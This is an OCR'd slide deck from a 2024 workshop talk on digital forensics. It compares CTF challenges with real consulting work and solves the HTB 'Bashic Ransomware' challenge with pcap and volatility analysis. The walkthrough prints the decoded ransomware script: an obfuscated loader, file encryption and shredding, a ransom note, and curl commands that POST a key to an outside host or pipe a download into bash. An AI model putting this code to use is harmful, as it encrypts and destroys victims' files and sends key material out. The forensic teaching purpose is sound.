DIGITAL FORENSICS: FROM CTFS TO REAL CASE CONSULTING

SILVIA LUCIA SANNA - UNIVERSITÀ DI CAGLIARI - SRDNLEN

CYBERCHALLENGE.IT WORKSHOP 2024

WHO AM I

PhD Candidate

Research Interests: Mobile Threat Detection

Tutor @ Computer Forensics Techniques


CTF Player since 2020 with Srdnlen

CyberChallenge.IT Instructor @unica

Digital Forensics Consultant since July 2023

WHAT IS DIGITAL FORENSICS?

- The science of retrieving data from digital devices
  - Recover Deleted Data
  - Reconstruct Attack
  - Every Digital Memory
- Legal Consultant
  - Help judge or lawyer
  - Rigorously follow rules
  - Objectivity
- Malware Analysis
  - Post-mortem incident analysis
  - Real-time Monitoring



DIGITAL FORENSICS IN CTFs

- **Digital Forensics**: simulated real world digital forensics analysis
- **Subcategories**: network, disk, RAM, mobile, document, OSINT, steganography, corrupted data

HOW TO START?

Requirements:

OS organization, main data structure, file formats

Tools:


hex editors, exiftool, binwalk, python libraries

Techniques:

category and scenario dependant


NETWORK ANALYSIS

- **Retrieve content** from the capture of network traffic data
- **Required knowledge**: communication protocols, network structure
- **Tools**: wireshark, tshark, pyshark, pulseview



OSINT

- **Retrieve data** from Openly Available Sources
- **Required knowledge**: creativity, merge collected data, tools, main open source websites
- **Tools**: sherlock, search engines, whois/icann lookup, maltego, shodan, creepy, social networks




STEGANOGRAPHY

- **Retrieve data** hidden in multimedia and unnoticeable to human eye
- **Required knowledge**: file structure, how to hide unnoticeable data
- **Tools**: steghide, stegcracker, binwalk, foremost, gimp, audacity, sonic visualizer

MEMORY ANALYSIS


- **Retrieve data** from the memory (disk or RAM) of a specific device (computer, mobile, Windows, Linux, Android, macOS, iOS)
- **Required knowledge**: OS structure and interaction, file structure
- **Tools**: volatility, autopsy, FTK Imager, Magnet, Xways, Registry Viewer

```
Volatility 3 Framework 2.0.0    PDB scanning finished

PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime

4       0       System  0xbe0a574ac040  153     -       N/A     False   2021-05-20 07:28:25.000000
312     4       smss.exe        0xbe0a58d18800  2       -       N/A     False   2021-05-20 07:28:25
428     412     csrss.exe       0xbe0a59215080  11      -       0       False   2021-05-20 07:28:36
492     312     smss.exe        0xbe0a598cd080  0       -       1       False   2021-05-20 07:28:39
500     412     wininit.exe     0xbe0a598c2080  1       -       0       False   2021-05-20 07:28:39
516     492     csrss.exe       0xbe0a59900280  15      -       1       False   2021-05-20 07:28:39
584     492     winlogon.exe    0xbe0a5994e800  6       -       1       False   2021-05-20 07:28:40
636     500     services.exe    0xbe0a599a2800  9       -       0       False   2021-05-20 07:28:41
652     500     lsass.exe       0xbe0a599cb080  8       -       0       False   2021-05-20 07:28:41
740     636     svchost.exe     0xbe0a59891800  25      -       0       False   2021-05-20 07:28:42
816     636     svchost.exe     0xbe0a59a60800  17      -       0       False   2021-05-20 07:28:43
924     584     dwm.exe 0xbe0a59ab84c0  11      -       1       False   2021-05-20 07:28:44.000000
```



MALWARE ANALYSIS

- Analyse a device after an incident, or reverse enginner the infection vector used (binary, document)
- **Required knowledge**: basics of reverse engineering, malicious payloads in documents/binaries
- **Tools**: ida, ghidra, gdb, oletools, peepdf




DIFFERENCES

- *How is Digital Forensics in Real Case Consulting and in CTFs?*


	Reality	CTFs
Context	Actual Incidents	Simulation
Methodology	Technical + Legal	Technical
Tools	Professional	No Limit
Purpose	Legal	Game
Time	Weeks	Hours
Cost	High	Null

COMMON ELEMENTS



Feedback

Skills Improvement



Be updated with technology

INFLUENCES

- *How can CTFs change real world and viceversa?*

Steganography challenges: defendant with technical skills

Unofficial tools: research, automate analysis, accuracy

Real cases: realistic CTFs

CTFs guided analysis as in real cases

BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- **Description**: *The aliens are gathering their best malware developers to stop Pandora from using the relic to her advantage. They relieved their ancient ransomware techniques hidden for years in ancient tombs of their ancestors. The developed ransomware has now infected Linux servers known to be used by Pandora. The ransom is the relic. If Pandora returns the relic, then her files will be decrypted. Can you help Pandora decrypt her files and save the relic?*
- **Files**: *flag.txt.a59ap (encrypted flag file); linux-image-5.10.0-21.zip (linux-image-5.10.0-21.zip json file with Volatile profile); forensics.mem; traffic.pcap*
- **Steps**:
  - analyse pcap file
  - analyse the memory dump with volatility 3

BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Network Analysis: 1 TCP stream with a request to a server whose response is a base64 script

BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Decode base64 server response

```
gH4="Ed";kM0="xSz";c="ch";L="4";rQW="";fE1="lQ";s=" 'KkmZKkmZJoQMgQXa4VWCJoQZ5gTM...' | r";HxJ="s";
Hc2="";f="as";kcE="pas";cEf="ae";d="o";V9z="6";P8c="if";U=" -d";Jc="ef";N0q="";v="b";w="e";b="v |";
Tx="Eds";xZp=""
x=$(eval "$Hc2$w$c$rQW$d$s$w$b$Hc2$v$xZp$f$w$V9z$rQW$L$U$xZp") # echo $s | rev base64 -d
eval "$N0q$x$Hc2$rQW" # eval "$x"
```

- Reverse the string in variable s and decodes it from base64, put in variable x and evaluates it
- We have an obfuscated bash script

BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Decoding the value of variable `tljyVe4o7K3yOdj` we have a GPG public key
- Import the GPG public key
- Generates and encrypts a passphrase
- Encrypts specific types of files using the generated passphrase

```
#!/bin/bash
uFMHx73AXNF6CTsbtzYM() {
 tljyVe4o7K3yOdj="LS0tLS1CRUdJTiBQR1AgUFVCTElDIEtFWSBCTE9DSy0tLS0tCgptUUdOQkdQYTEvc0JEQURXRDlJRUV6VjNaanFNVnBuaXlEc0ZNQlFHR3l3ZzU
 echo $tljyVe4o7K3yOdj | base64 --decode | gpg --import
 echo -e "5\ny\n" | gpg --command-fd 0 --edit-key "RansomKey" trust
}

MMYPE1MNIGuGPBmyCUo6() {
 DhQ52B6UugM1WcX=strings /dev/urandom | grep -o '[[:alnum:]]' | head -n 16 | tr -d '\n'
 echo $DhQ52B6UugM1WcX > RxgXlDqP0h3baha
 gpg --batch --yes -r "RansomKey" -o qgffrqdGlfhrdoE -e RxgXlDqP0h3baha
 shred -u RxgXlDqP0h3baha
  curl --request POST --data-binary "@qgffrqdGlfhrdoE" https://files.pypi-install.com/packages/recv.php

 for i in *.txt *.doc *.docx *.pdf *.kdbx *.gz *.rar;
 do
  if [[ ${i} != *"*."* ]];then
    echo $DhQ52B6UugM1WcX | gpg --batch --yes -o "$i".a59ap --passphrase-fd 0 --symmetric --cipher-algo AES256 "$i" 2>/dev/null
    shred -u "$i" 2>/dev/null
   fi
 done

 unset DhQ52B6UugM1WcX
}
```

BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Display a ransom note
- Check if the user is `developer766963432`
- Check if the gpg command is available
- If both conditions are met: runs function `ExoPFDWb3uT189e` and exits with status code `1`

```
v0nPa1GinWR3Dr27cnmT() {
    cat <<- EOF
  ------------------------------------------------------------------------
  YOUR FILES ARE ENCRYPTED BY AN EXTRATERRESTRIAL RANSOMWARE
  * What happened?
   Most of your files are no longer accessible because they have been encrypted. Do not waste your time
    trying to find a way to decrypt them; it is impossible without our private key.
  * How to recover my files?
   Recovering your files is 100% guaranteed if you follow our instructions. One file per infection can be
   decrypted as proof of work. To decrypt the rest, you must return the relic back to its previous
   rightful owners.
  * Is there a deadline?
   Of course, there is. You have ten days left. Do not miss this deadline.
  ------------------------------------------------------------------------
 EOF
}

ExoPFDWb3uT189e() {
 uFMHx73AXNF6CTsbtzYM
 MMYPE1MNIGuGPBmyCUo6
 v0nPa1GinWR3Dr27cnmT
}

if [[ "$(whoami)" == "developer7669633432" ]]; then
 if [ -x "$(command -v gpg)" ]; then
  ExoPFDWb3uT189e
  exit 1
 fi
fi
```

BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- **Analyse the memory dump**: check list of running processes, bash history

```
┌──(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Desktop/bashic_ransomware.mem linux.bash
Volatility 3 Framework 2.4.1
Progress:  100.00               Stacking attempts finished
PID     Process CommandTime     Command

440     bash    2023-03-03 20:51:15.000000      id
440     bash    2023-03-03 20:51:16.000000      ps aux
440     bash    2023-03-03 20:51:19.000000      ls
440     bash    2023-03-03 20:51:20.000000      uname -a
440     bash    2023-03-03 20:51:27.000000      curl http://files.pypi-install.com/packages/Kxr43fMD9t.manifest|base64 -d|bash
```


- Extract GPG private key by downloading this plugin: https://github.com/kudelskisecurity/volatility-gpg

```
┌──(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Desktop/bashic_ransomware.mem linux.gpg_full
Volatility 3 Framework 2.4.1
Progress:  100.00               Stacking attempts finished
Offset  Private key     Secret size     Plaintext
Searching from 25 Mar 2023 10:13:02 UTC to 12 Sep 2023 06:06:55 UTC

0x7f96f0002038  86246ef7da91e80ac9f1587bf8d93e76        32      wJ5kENwyu8amx2RM
0x7f96f0002038  86246ef7da91e80ac9f1587bf8d93e76        32      wJ5kENwyu8amx2RM
```

BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Decrypt the given encrypted flag file with the found passphrase

```
┌──(kali㉿kali)-[~/Desktop/Bashic Ransomware 4dafa651092a4104b6f35eb9bcd560ec/forensics_bashic_ransomware]
└─$ gpg --cipher-algo AES256 --decrypt flag.txt.a59ap
gpg: AES256.CFB encrypted data
```




```
└─$ gpg --cipher-algo AES256 --decrypt flag.txt.a59ap
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
HTB{n0_n33d_t0_r3turn_th3_r3l1c_1_gu3ss}
```

REAL CASE: RECOGNIZE DEEPFAKE AUDIO

- *In this case, a person was charged for saying offensive words against another person. The accused said it was a deep faked audio. How to prove it?*
- Similar to audio steganography challenges: **spectrum analysis**

MANY THANKS FOR YOUR ATTENTION